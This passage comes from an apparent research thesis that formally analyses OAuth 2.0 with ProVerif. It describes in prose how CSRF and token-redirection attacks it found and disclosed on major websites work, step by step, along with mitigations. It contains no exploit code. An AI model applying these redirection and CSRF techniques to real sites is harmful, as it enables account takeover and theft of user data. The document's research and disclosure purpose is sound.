We elide details of the ProVerif code for these applications, except to note that they are built on top of the library processes HttpClient and HttpServer, much like the login application, and implement message exchanges as described in the protocol. Each process includes Assume and Expect statements that track the security events of the protocol. For example, the OAuthUserAgent process assumes the predicate SocialLogin(RO,b,sid,C,AS,RS) before sending the social login form to the client; after login is completed it expects the predicate SocialLoginDone (RO,b,sid,C,u,AS,RS). We then encode the security goals of Section 1.2 as clauses defining such predicates. The full script is available online [CBM11].

Model	Lines	Verification Time
WebSpi Library	463	
Login Application	122	5s
Login with JavaScript Password Hash	124	5s
+ Data Server Application	131	41s
+ OAuth User-Agent Flow	180	1h12m
+ OAuth Authorization Code Flow	52	2h56m
Total (including attacks)	1245	

Table 1.4: Protocol Models Verified with ProVerif

Configuration	Time	Policy Violated	Attacks Found	Steps	Attack Proverif Lines
Login over HTTP	12s	LoginAuthorized	Password Sniffing	1324	8 lines
Login form without CSRF protection	11s	ValidSession	Login CSRF	3568	12 lines
Data Server form update without CSRF protection	43	DataStoreAuthorized	Form CSRF	2360	11 lines
OAuth client login form without CSRF protection	4m	SocialLoginAccepted	Automatic Login CSRF	2879	11 lines
OAuth client data form without CSRF protection	13m	APIRequest	Social Sharing CSRF	11342	21 lines
OAuth auth server login form without CSRF protection	12m	SocialLoginAccepted	Social Login CSRF	13804	28 lines
OAuth implicit client without State	16m	SocialLoginDone	Social Login CSRF	25834	37 lines
OAuth implicit client with token redirector	20m	APIResponse	Resource Theft	23101	30 lines
OAuth explicit client with code redirector	23m	SocialLoginDone	Unauthorized Login	12452	34 lines
OAuth explicit client with multiple auth servers	17m	APITokenResponse	$CrossSocial - Network\ RequestForgery$	19845	31 lines

Table 1.5: Formal Attacks found using ProVerif

1.2.6 Results of the ProVerif Analysis

We analyze the security of different configurations of our OAuth model using ProVerif. Table 1.4 summarizes our positive verification results. Each line lists a part of the model, the number of lines of ProVerif code, and the time taken to verify them. The most general model for which we were able to obtain positive verification results consists of OAuth in both explicit and implicit grant modes, exposed to network attackers, malicious resource owners and clients, untrusted websites and JavaScript. We assume that each client has exactly one authorization server, every authorization server is honest, all exchanges are over HTTPS, and no web vulnerabilities exists on honest servers, that is, clients and authorization servers do not host HTTP redirectors and protect all their forms against login and data CSRF attacks. Under these conditions, ProVerif is unable to find any attacks, even considering an unbounded number of sessions. These are encouraging results, although they should not be interpreted as definitive proof of security, since our web model is not complete.




Figure 1.6: Automatic Login and Social Sharing CSRF (shown with Authorization Code Flow). Attack relies on a CSRF attack on some client URL.




Figure 1.7: Social Login CSRF (shown with Authorization Code flow). Attack relies on the client not using the state parameter for CSRF protection.




Figure 1.8: Resource Theft by Access Token Redirection (shown with User-Agent Flow). Attack relies on a (semi-open) redirector on the client towards the attacker.




Figure 1.9: Unauthorized Social Login by Authorization Code Redirection. Attack relies on a (semi-open) redirector on the client towards the attacker.

Configuration	Time	Policy Violated	Attacks Found	Steps	Attack Process
Login over HTTP	12s	LoginAuthorized	Password Sniffing	1324	8 lines
Login form without CSRF protection	11s	ValidSession	Login CSRF	3568	12 lines
Data Server form update without CSRF protection	43	DataStoreAuthorized	Form CSRF	2360	11 lines
OAuth client login form without CSRF protection	4m	SocialLoginAccepted	Automatic Login CSRF	2879	11 lines
OAuth client data form without CSRF protection	13m	APIRequest	Social Sharing CSRF	11342	21 lines
OAuth auth server login form without CSRF protection	12m	SocialLoginAccepted	Social Login CSRF	13804	28 lines
OAuth implicit client without State	16m	SocialLoginDone	Social Login CSRF	25834	37 lines
OAuth implicit client with token redirector	20m	APIResponse	Resource Theft	23101	30 lines
OAuth explicit client with code redirector	23m	SocialLoginDone	Unauthorized Login	12452	34 lines
OAuth explicit client with multiple auth servers	17m	APITokenResponse	$CrossSocial-NetworkRequestForgery$	19845	31 lines

The first three configurations correspond to normal website attacks and their effect on website security goals. The rest of the table shows OAuth attacks discovered by ProVerif. For each configuration, we name the security policy violation found by ProVerif, the number of steps in the ProVerif derivation, and the size of our attacker process.

Table 1.6: Formal Attacks found using ProVerif

Website	Role(s)	Preexisting Vulnerabilities			New Social CSRF Attacks			New Token Redirection Attacks		
		Login CSRF	Form CSRF	Token Redirector	Login CSRF	Automatic Login	Sharing CSRF	Resource Theft	Unauthorized Login	Cross Social-Network Request Forgery
Twitter	AS, RS	Yes								Yes
Facebook	AS, RS						Yes	Yes		Yes
Yahoo	Client			Yes				Yes	Yes	
WordPress	Client	Yes			Yes	Yes		Yes	Yes	
CitySearch	Client	Yes		Yes	Yes	Yes	Yes			
IndiaTimes	Client	Yes		Yes	Yes	Yes	Yes			
Bitly	Client				Yes	Yes		Yes		
IMDB	Client	Yes			Yes	Yes				
Posterous	Client				Yes			Yes		
Shopbot	Client	Yes			Yes	Yes				
JanRain	Client lib									Yes
GigYa	Client lib									Yes

The first section summarizes attacks on authorization servers, the second on OAuth clients, and the third on OAuth client libraries. This is a representative selection of attacks found between June 2011 and February 2012. Most of these websites have since been fixed.

Table 1.7: Concrete OAuth Website Attacks derived from ProVerif Traces

As we varied some of the assumptions described above, ProVerif found protocol traces violating the security goals. Table 1.6 summarizes the configurations for which we found attacks in ProVerif. In each case, we were able to extract attacker processes (as we did for the login application of Section 4.2). In Figures 1.6, 1.7, 1.8, and 1.9, we provide message sequence charts for some of these attacks. The corresponding ProVerif scripts are available online [CBM11].

These formal attacks led to our discovery of concrete, previously unknown attacks involving Facebook, Twitter, Yahoo, IMDB, Bitly and several other popular websites. We focused on websites on which we quickly found vulnerabilities. Other websites may also be vulnerable to these or related attacks. Table 1.7 summarizes our website attacks. The rest of this section describes and discusses these attacks.

Going from the formal counterexamples of ProVerif in Table 1.6 to the concrete website attacks of Table 1.7 involved several steps. First we analysed the ProVerif traces to extract the short attacker processes as illustrated in Section 4.2 for the login application. Then we collected normal web traces using the TamperData extension for Firefox. By running a script on these traces, we collected client and authorization server login URIs, CSRF vulnerable forms, and client application identifiers. Using this data, we wrote website attackers in a combination of PHP and JavaScript and examined an arbitrary selection of OAuth 2.0 clients and authorization servers. Many of these steps can be automated; for example, AUTHSCAN [G B+13] shows how to heuristically extract concrete attacks from ProVerif counterexamples produced by WebSpi models.

1.2.7 Social CSRF Attacks Against OAuth 2.0

To better understand social CSRF attacks, recall the typical OAuth protocol flow involves four forms where the user interacts with the protocol: the login form at the authorization server, the social login form ("Login with Facebook") at the client, the authorization form at the authorization server, and (potentially) a data entry (comment) form at the client. When the user submits (clicks on) any of these forms, an HTTP GET or POST request is sent to a form action URI, along with the parameters encoded in the form. If, however, there is no CSRF protection at this action URI, e.g. a session-specific secret token in the form parameters, a malicious website may directly send a user to the action URI without the user ever agreeing to submit the form, leading to various kinds of CSRF attacks that may break the user's authentication or authorization goals.

We identify several conditions under which OAuth 2.0 deployments are vulnerable to Social CSRF attacks. In our models, such attacks appear in two forms: either the network attacker injects an HTTP response which redirects the user to a carefully crafted URI, or a malicious website entices the user into clicking on a URL or submit button.

Automatic Login CSRF Suppose the social login form has no CSRF protection. As described in Section 1.2, this is true for many OAuth clients, such as CitySearch. Then, a malicious website can effectively bypass the SocialLogin step of the protocol and directly redirect the user's browser to the TokenRequest or CodeRequest step. If the authorization server then silently authorizes the token release, say because the user is logged in and has previously authorized this client, then the protocol can proceed to completion without any interaction with the user. Hence, a malicious website can cause the resource owner to log in to CitySearch (through Facebook) even if she did not wish to. We call this an *automatic login* CSRF, and it is widespread among OAuth clients (see Table 1.7).

In our model, ProVerif finds this attack on both OAuth flows, as a violation of the SocialLoginAccept policy on our model. It demonstrates a trace where it is possible for the OAuth client process

to execute the event SocialLoginAccept even though this resource owner never previously executed SocialLogin. The trace also violate the user's SocialLoginDone policy. This is an interesting example of how a seemingly innocuous vulnerability in the client website can lead to the failure of the expected security goals of an honest user, who may simply have wished to remain anonymous.

Both the client and the authorization server mitigate this vulnerability. On the client, the social login form or link should include some CSRF protection, such as an unguessable token. Alternatively, the authorization server could require the user's consent every time a token is requested on behalf of a user for a partially-trusted client. Essentially, a malicious website should not be able to bypass the user's intention.

Social Login CSRF through AS Login CSRF Suppose the login form on the authorization server is not protected against login CSRF. This is the case for Twitter, as described in Section 1.1.3. In this case, a malicious website can bypass the Login step of the protocol and directly pass his own credentials to the login form's action URI. Hence, the user's browser will be silently logged into the attacker's Twitter account. Furthermore, if the user ever clicks on "Login with Twitter" on any client website, he will be logged into that website also as the attacker, resulting in a *social login CSRF* attack. All future actions by the user (such as commenting on a blog) will be credited to the attacker's identity. We confirmed this attack on Twitter client websites such as WordPress.

In our model, ProVerif finds a violation of the user's SocialLoginDone policy; the browser completes social sign-on for one user but the client website has accepted the login (SocialLoginAccept) for a different user in the same session. This is an example where a flaw in a single authorization server can be amplified to affect all its clients.

Social Login CSRF on stateless clients Suppose an OAuth client does not implement the optional *state* parameter. Then it is subject to a second kind of social login CSRF attack, as predicted by the OAuth specification. A malicious user (in concert with a malicious website) can inject his own TokenResponse in place of an honest resource owner's TokenResponse in step 5 of the user-agent flow, by redirecting the user to the corresponding URI. (In the authorization code flow, the malicious user injects her CodeResponse instead.) When the client receives this response, it has no way of knowing that it was issued for a different user in response to a different TokenRequest. Many OAuth clients, such as IMDB, do not implement the state parameter and are vulnerable to this attack.

ProVerif again finds a trace that violates SocialLoginDone; the browser and client have inconsistent views on the identity of the logged-in user.

Social Sharing CSRF Once social sign-on is complete, the client has an access token that it can use to read, and sometimes write, user data on the resource server. Suppose a form that the client uses to accept user data is not protected against CSRF; then this vulnerability may be amplified to a CSRF attack on the resource server. For example, as described in Section 1.2, the review forms on CitySearch are not protected against regular CSRF attacks, and data entered in these forms is automatically cross-posted on Facebook. Hence, a malicious website can post arbitrary reviews in the name of an honest resource owner, and this form will be stored on Facebook, even though the resource owner never intended to fill in the form, and despite Facebook's own careful CSRF protections.

ProVerif finds this attack on both OAuth flows, as a client-side violation of the APIRequest policy. It demonstrates a trace where a malicious website causes the client process to send a storeData API request, even though the resource owner never asked for any data to be stored.

1.2.8 Token Stealing Attacks Against OAuth 2.0

We identify three conditions under which OAuth 2.0 deployments are vulnerable to access token and authorization code redirection, leading to serious attacks such as unauthorized login on the client and user data theft on the resource server. All of these attacks rely on the existence of attacker-controlled URIs on the client website, and on the authorization server's willingness to issue authorization codes and access tokens to these URIs. The policy that an authorization server uses to match a given redirect_uri to a registered client is implementation-specific. For example, Facebook and Live identify clients by a domain, and are willing to issue tokens to any URI on that domain. This gives clients maximum flexibility in terms of the pages where they can embed social login. Conversely, it substantially increases the attack surface. As we shall see, any untrusted page within this URI range can lead to serious attacks.

Unauthorized Login by Authentication Code Redirection Suppose a client website hosts an HTTP Redirector that forwards all GET requests to an attacker's website. Then any browser that visits this URI will be forwarded to the attacker's Web page, and the browser will automatically also attach any parameters in the original URI, such as the authorization code, as a parameter to the redirected URI. We found such redirectors on multiple websites, including on WordPress as described below.

Notably, if the HTTP redirector is a valid redirect_uri for the authorization server, a malicious website can perform a triple-redirection attack to steal the authorization code: (1) it redirects the user to the authorization server to request a code (CodeRequest) but with the redirect_uri set to the HTTP redirector; (2) the authorization server redirects the browser to the redirect_uri with the authorization code as parameter (CodeResponse); (3) the redirector sends the browser to the attacker's website with the authorization code as parameter. Once it has obtained the authorization code, the website can impersonate the resource owner at the client website by using social login again but using its own browser. This time, when the client sends a CodeRequest, the malicious browser does not contact the authorization server; instead it returns the stolen authorization code in a CodeResponse. When the client subsequently verifies this code (using APITokenRequest) it will be given the identity of the honest resource owner, not the attacker, completely breaking the authentication goal of social sign-on.

In our model, ProVerif finds this attack as a violation of the SocialLoginAccept policy; the client completes social login for a user even though the user never executed Login with this browser; the browser in fact belongs to the attacker.

To see an example of the attack flow, consider the Facebook client WordPress. Suppose the attacker has a blog on WordPress. For a fee, WordPress allows its members to forward all traffic sent to their blog to an external website. Hence, the attacker can set up an HTTP redirector at `eve.wordpress.com`. When a resource owner tries to log in to `someblog.wordpress.com` using Facebook, she is redirected to Facebook and then back with the authorization code to `someblog.wordpress.com/connect/?code=C`. However, Facebook is willing to redirect this code to any URL of the form `*.wordpress.com/*` because the domain registered for the WordPress client at Facebook is just `wordpress.com`. So, to execute our attack, a malicious website redirects the honest resource owner to Facebook with the redirection URI `eve.wordpress.com`, and the authorization code will be redirected back to the website. We note that this attack is not prevented by using a state parameter at the client, since the real client never sees the authorization code.

Resource Theft by Access Token Redirection If an OAuth authorization server is willing to enter a user-agent flow with a client that has an HTTP redirector, then an attack similar to the one above becomes possible, except that the malicious website is able to directly obtain the

access token instead of the authorization code, again using a triple redirection attack. It can then use this access token to access the resource server APIs to steal an honest resource owner's data.

ProVerif finds this attack as a violation of the APIResponse policy; since the access token has been stolen, the resource owner can no longer reliably authenticate that it is only releasing user data to the authorized client.

For example, we found such an attack on Yahoo, since it offers an HTTP redirector as part of its search functionality. A malicious website can read the Facebook profile of any user who has in the past used social login on Yahoo. It is interesting to note that even though Yahoo itself never engages in the user-agent flow (it only uses authorization codes), Facebook is still willing to enter into a user-agent flow with a website that pretends to be Yahoo, which leads to this attack.

Code and Token Theft by Hosted User Content A simpler variation of the above authentication code and access token stealing attacks occurs on client websites that host user-controlled content on URIs that can be valid redirect_uris at the authorization server. For example, Dropbox allows user content at `dl.dropbox.com`, and its registered domain at Facebook is just `dropbox.com`. Hence, any user can upload an HTML file to `dl.dropbox.com` and by using the URI for this page as redirect_uri steal the Facebook access token for any other Dropbox user.

A special case of this attack is a Cross Site Scripting on the client website, whereby an attacker can inject JavaScript into a trusted page. Such a script can steal the access token for the current user from a variety of sources, including by starting a new OAuth user-agent flow with the authorization server.

ProVerif finds these attacks as violations of the APIResponse policy, when we enable either the UntrustedJavaScript or UntrustedWebsite on the client.

Cross Social-Network Request Forgery Suppose an OAuth client supports social login with multiple social networks, but it uses the same login endpoint for all networks. This is the case on many websites that use the JanRain or GigYa libraries to manage their social login. So far, we have assumed that all authorization servers are honest, but in this case, if one of the authorization servers is malicious, it can steal an honest resource owner's authorization code and access token at any of the other authorization servers, by confusing the OAuth client about which social network the user is logging in with.

For example, the JanRain website itself supports login with a number of OAuth providers, including Live, Facebook, LinkedIn, and SalesForce, but uses the same domain `login.janrain.com` to host all its redirect_uris. If any of these providers wanted to steal (say) a JanRain user's Facebook access token (or authorization code), it could redirect the user to Facebook's authorization server but with its own redirect_uri on JanRain. When JanRain receives the token (or code) response at this URI, it would assume that the token came from the malicious authorization provider and send back the token (or code) with any subsequent APIRequest (or TokenRequest) to the malicious provider.

In our model, if we enable multiple, potentially malicious, authorization servers, ProVerif finds the above attack as a violation of the APITokenResponse policy on the authorization code flow, and as a violation of APIResponse policy on the user-agent flow.

1.2.9 Discussion

Many of the attacks described in this Section were known (or predicted) in theory (e.g. in [LMH11]), but their existence in real websites was usually unknown before we reported them. We have

notified all vulnerable websites mentioned in this section; most have since been fixed.

Our attacks rely on weaknesses in OAuth clients or authorization servers, and we find that these *do* exist in practice. It is worth discussing why this may be the case.

CSRF attacks on websites are widespread and seem difficult to eradicate. We found a login CSRF attack on the front page of Twitter, a highly popular website, and it seems this vulnerability has been known for some time, and was not considered serious, except that it may now be used as a login CSRF attack on any Twitter client. Our analysis finds such flaws, and proposes a general rule-of-thumb: that *any* website action that leads to a social network action should be protected from CSRF.

Open redirectors in client websites are another known problem, although most of the focus on them is to prevent phishing. Our attacks rely more generally on any redirector that may forward an OAuth token to a malicious website. We found three areas of concern. Search engines like Yahoo use redirection URLs for pages that they index. URL shortening services like Bitly necessarily offer a redirection service. Web hosting services such as WordPress offer potentially malicious clients access to their namespace. When integrating such websites with social networks, it becomes imperative to carefully delineate the part of the namespace that will be used for social login and to ensure there are no redirectors allowed in this namespace.

More generally, websites that integrate OAuth 2.0 should use separate subdomains for their security-critical pages that may have access to authorization codes and access tokens. For example, Yahoo now uses `login.yahoo.com` as a dedicated sub-domain for login-related activities. Pages on this domain can be carefully vetted to be free of web vulnerabilities, even if it may be hard to fully trust the much larger `yahoo.com` domain.

The incorrect treatment of redirection URIs at authorization servers enables many of our attacks. Contrarily to the OAuth 2.0 specification recommendations, Facebook does not require the registration of the full client redirection URI, possibly in order to support a greater variety of clients, but also because modern browsers only enforce client-side protections at the origin level. Finding a way to protect tokens from malicious pages in the same domain will be one of the main motivation for the next Chapter of this thesis.

1.2.10 Other Features and Protocol Flows

Our OAuth models do not cover a number of protocol features, some of which would be easy to add, and other would require new research. We discuss the main ones below.

Access tokens are meant to be used as short-term credentials with well-defined expiration times. Verifying that a token cannot be used after it expires would require a precise model of time. The protocol analysis technique we consider in this chapter does not model time or capability revocation very well, hence would not be suitable to verify such properties. However, it is conceivable that models analogous to ours can be built using formalisms that are are better suited to timed analysis (e.g see [Cor+07]).

Refresh tokens are long-term tokens that a client can use to obtain new access tokens when old tokens expire. The protocol for issuing these tokens is similar to that for access tokens and modeling these tokens would not add much complexity to our analysis. Indeed, all the token theft attacks we demonstrate in this section also apply to refresh tokens. The main difference in the threat model is that refresh tokens should be stored in secure storage since they have long-term validity. Challenging the the security of the storage medium goes beyond the scope of this thesis; we assumes that all tokens are stored securely. Experimentally, we did not find many clients that use refresh tokens.

Enforcing the scope of a token, that is, verifying that the token cannot be used to access resources for which the user did not explicitly grant permission would require a finer model

of the resource server's database but is well within the reach of our analysis. One may define precise authorization and access control policies for user data, much like the authentication goals we specified using our distributed security policy syntax.

Other than the two website flows we have described above, the OAuth specification describes a third profile that is meant to be used by *native applications*, typically browser extensions or mobile phone apps. The security considerations for these applications are similar, but also subtly different from web applications. To verify applications that use this profile, we would need to also model their runtime environment and APIs (e.g. see [MB13] for a ProVerif model of some aspects of Android).

1.2.11 Beyond OAuth

We now briefly compare OAuth 2.0 to its main competitors.

Although OAuth 2.0 is technically an authorization protocol, in practice it is commonly used for both authentication and authorization. As a consequence, OAuth authorization codes and access tokens become doubly valuable to attackers; they can be used both to login to client websites, and to access user resources. Several of the issues found in this case study stem from this dual usage as well as the lack of request and response authentication in the protocol. Specifically, although the user agent authenticates both the client and authorization server (via TLS) in the OAuth double redirection protocol, the identity of the redirecting website is not authenticated to the website that the user is redirected to. As a result, Facebook does not know whether it was CitySearch who initiated a token request, or whether it was a malicious website. Even strong CSRF protections on Facebook cannot protect it against flaws on client websites. Do OAuth's competitors do better? And, could our techniques be used to formally analyze them?

OAuth 1.0 [RFC5849] features both request and response authentication, but its cryptographic mechanisms were deemed too difficult to implement for widespread adoption. Moreover, it was still vulnerable to session fixation attacks [Ham09]. It is possible to reuse the underlying structure of the WebSpi OAuth 2.0 models in order to analyze OAuth 1.0. Yet, the messages themselves and the protocol flow would need to be modified, most notably to model the cryptographic exchange. One of the reasons to build WebSpi on top of ProVerif, is that the later is especially suited to cryptographic modeling, and we foresee no great challenges, compared to (say) modeling the OAuth 1.0 protocol from scratch in Alloy. It would be interesting to see if such a model could rediscover the previously known attacks on OAuth 1.0.

OpenID 2.0 [RR06] is an authentication protocol, so the primary goal of an attacker is to impersonate a user at a client. Stealing an OpenID token does not give the attacker any access to user data beyond an email address. The protocol also features response authentication (but does not feature request authentication), preventing some of the redirection attacks we found (but not other attacks like OpenID Realm Phishing [Wik09]). Like with OAuth 1.0, a model of OpenID in WebSpi could reuse most of our OAuth 2.0 models, changing only the messages exchanged between the client and the authentication server.

OpenID Connect [Ope11] is a new specification that proposes to build the next incarnation of OpenID on top of OAuth 2.0. Modeling such composite protocols offers an interesting research challenge. A priori, one may expect OpenID Connect to suffer from the vulnerabilities of both its parent protocols, but by separating the authentication and authorization mechanisms and cryptographically protecting the former, the new protocol offers significant differences deserving a closer analysis. We expect the modeling effort for OpenID Connect to be modest on top of our OAuth 2.0 models. However, since OpenID Connect is not yet widely deployed, there may not be enough experimental data to discover concrete attacks.

SAML [Can+05] is an authorization protocol that is primarily used for programmatic API

access, but also sometimes for social sign-on and sharing. The key difference between SAML and the other protocols above is that it uses an XML message format and consequently, XML Encryption and XML Signature to protect its messages. The main effort in modeling SAML using WebSpi would be to precisely model these XML security specifications. However, previous works on the analysis of cryptographic protocols built on SAML already model the detailed message formats and cryptographic constructions of SAML in ProVerif [Bha+08]. So, one may be able to extend this work and lift these protocol formalizations on top of the website models of WebSpi.

1.3 Case Study: Host-proof Applications

The remarkable increase in website attacks in recent years and the consequent loss of sensitive user data has motivated a security-focused redesign of web applications where data is now routinely stored in encrypted form on web servers and only decrypted when needed. This architecture protects users from malicious hackers who may steal a database from the server but will not be able to decrypt it. However, it does not prevent data theft by disgruntled employees, who may have access to the decryption keys. Moreover, since the server application has access to decrypted data and is itself accessible over the web, any vulnerability in its code risks leaking user data to a web-based attacker through standard attacks like cross-site request forgery (CSRF).

Server-side encryption may be adequate for casual websites, but users of cloud-based storage and privacy-sensitive applications such as password managers demand stronger security guarantees. For example, when the storage service Dropbox [Dropbox] revealed that some of its employees could read user files, it was widely criticized for violating user privacy [Economist11]. Conversely, when the password manager LastPass [LastPass] announced that its servers may have been compromised [LPHack], public reaction was mitigated because of the *host-proof* [HostProof] design that LastPass implements against this class of attacks.

A host-proof web application follows the architecture depicted in Figure 1.10. Personal data is encrypted on the client using a key or passphrase known by the user, while the web server only acts as an encrypted data store. The full functionality of the application is implemented in the client-side app, which performs all encryption and decryption operations, backs up the database to the server and, only when the user authorizes it, shares decrypted data with other users or websites. Since the server never sees unencrypted data (nor any decryption key, ideally), even if an attacker steals the database from the server, he cannot recover the plaintext without substantial computational effort to brute-force through every user's decryption key.

This design is sometimes called *cryptographic cloud storage*, and may use cryptographic mechanisms that enable some operations on encrypted data (such as search) [KL10]. The design is also sometimes misleadingly called *zero-knowledge* [Clipperz; SpiderOak]. We use the more neutral term *host-proof* to simply mean that the security of the application does not depend on trusting the server.

We consider two classes of host-proof web applications: cloud-based storage and password managers.

- Storage services, such as Wuala [Wuala] and SpiderOak [SpiderOak], offer a remote encrypted backup folder synchronized across all of the user's devices. The user may explicitly share specific sub-folders or files with other users, groups, or through a web link.

- Password managers, such as LastPass [LastPass] and 1Password [1Password], offer to store users' confidential data, such as login credentials to different websites, or credit card

